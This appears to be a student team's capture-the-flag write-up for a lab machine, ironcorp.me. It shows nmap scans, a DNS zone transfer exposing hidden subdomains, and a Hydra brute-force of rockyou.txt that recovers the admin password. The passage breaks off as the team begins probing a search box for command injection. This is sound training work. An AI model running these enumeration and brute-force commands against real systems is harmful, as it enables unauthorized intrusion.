PenTest 2

Room B

hiSpec

Members

ID	Name	Role
1211101670	Nur Lycia Nisriena binti Razidy	Leader
1211101007	Aisyah binti Ahmad Kassim	Member
1211101073	Muhammad Adam bin Mazli Zakuan	Member
1211101619	Nik Syareena Aida binti Nik Ahmad Faizul	Member

1) Recon and Enumeration (Where we gather data)

Members involved : Lycia, Syareena, Aisyah, Adam

Tools used : Attackbox terminal, Nmap, Nano, Mozilla Firefox, Hydra

Thought Process and Methodology and Attempts:

Open the Attackbox terminal and edit the /etc/hosts file by inputting nano /etc/hosts. Add the machine's domain and IP address.

```
  GNU nano 2.9.3                          /etc/hosts

127.0.0.1       localhost
127.0.1.1       tryhackme.lan   tryhackme
10.10.139.155   ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Next, we try to scan for open ports using nmap.

```
root@ip-10-10-118-237:~# nmap -sC -sV 10.10.139.155

Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-02 03:22 BST
Nmap scan report for ip-10-10-139-155.eu-west-1.compute.internal (10.10.139.155)
Host is up (0.095s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Microsoft DNS
135/tcp  open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-01T02:10:40
|_Not valid after:  2023-01-31T02:10:40
|_ssl-date: 2022-08-02T02:22:54+00:00; 0s from scanner time.
8080/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 02:5C:24:4D:E3:2D (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.43 seconds
```


We tried to scan the ports again but this time we added a range of 65,000 ports and we found more ports that are actually used!

```
root@ip-10-10-118-237:~# nmap -Pn -sV -O -T 5 -p1-65000 ironcorp.me

Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-02 03:48 BST
Stats: 0:02:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 21.52% done; ETC: 03:58 (0:07:47 remaining)
Stats: 0:02:43 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 27.78% done; ETC: 03:58 (0:07:01 remaining)
Stats: 0:05:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 53.87% done; ETC: 03:58 (0:04:20 remaining)
Stats: 0:05:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 64.90% done; ETC: 03:57 (0:03:07 remaining)
Stats: 0:06:27 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.07% done; ETC: 03:57 (0:02:15 remaining)
Nmap scan report for ironcorp.me (10.10.139.155)
Host is up (0.0060s latency).
Not shown: 64992 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS
135/tcp   open  msrpc         Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080/tcp  open  http          Microsoft IIS httpd 10.0
11025/tcp open  http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4
)
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 02:5C:24:4D:E3:2D (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open
 and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 6.X (85%)
OS CPE: cpe:/o:freebsd:freebsd:6.2
Aggressive OS guesses: FreeBSD 6.2-RELEASE (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We searched the URL ironcorp.me:8080 in Firefox to look for clues and nothing interesting can be found.




Port 11025 also has nothing interesting




We try to search for more clues about ironcorp.me by searching its subdomain using dig. Interestingly, ironcorp.me has two more web pages with different subdomains which are admin.ironcorp.me and internal.ironcorp.me

```
root@ip-10-10-32-208:~# dig @10.10.54.183 ironcorp.me axfr

; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> @10.10.54.183 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 4 msec
;; SERVER: 10.10.54.183#53(10.10.54.183)
;; WHEN: Tue Aug 02 03:57:26 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)

root@ip-10-10-32-208:~#
```


Unfortunately, we cannot reach to both web pages.






After a while, we try to add both URLs inside the /etc/hosts file, and we finally can access both URLs!

```
  GNU nano 2.9.3                        /etc/hosts

127.0.0.1       localhost
127.0.1.1       tryhackme.lan   tryhackme
10.10.169.146   ironcorp.me
10.10.169.146   internal.ironcorp.me
10.10.169.146   admin.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```



When we inserted the link admin.ironcorp.me with port 11025, we encountered a warning asking for username and password.



Next, we tried to search the machine and discovered inside /usr/share/wordlists directory a text file rockyou.txt which seems like a list of passwords. We input in the terminal, hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 11025 admin.ironcorp.me http-get in order to gain username and password for the web page. The username and password are “admin” and “password123” respectively.

```
root@ip-10-10-216-254:~# cd /usr/share/wordlists
root@ip-10-10-216-254:/usr/share/wordlists# ls
dirb        fasttrack.txt   PythonForPentesters  SecLists
dirbuster   MetasploitRoom  rockyou.txt          wordlists.zip
```

```
root@ip-10-10-192-146:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 11025 admin.ironcorp.me ht
tp-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or
 for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 06:21:06
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries
per task
[DATA] attacking http-get://admin.ironcorp.me:11025//
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-02 06:21:46
root@ip-10-10-192-146:~#
```


2. Initial Foothold (where we gained the first reverse shell)

Members involved : Lycia, Syareena, Aisyah, Adam


Tools used : Attackbox terminal, Kali Linux,Oracle VM Virtualbox, Burp Suite, FoxyProxy

Thought Process and Methodology and Attempts:


Since we got the usernames and passwords earlier, we were able to login using the correct credentials.




After entering the username and password, we were directed to this “Ultimate search bar” website.




We entered a random command in the search 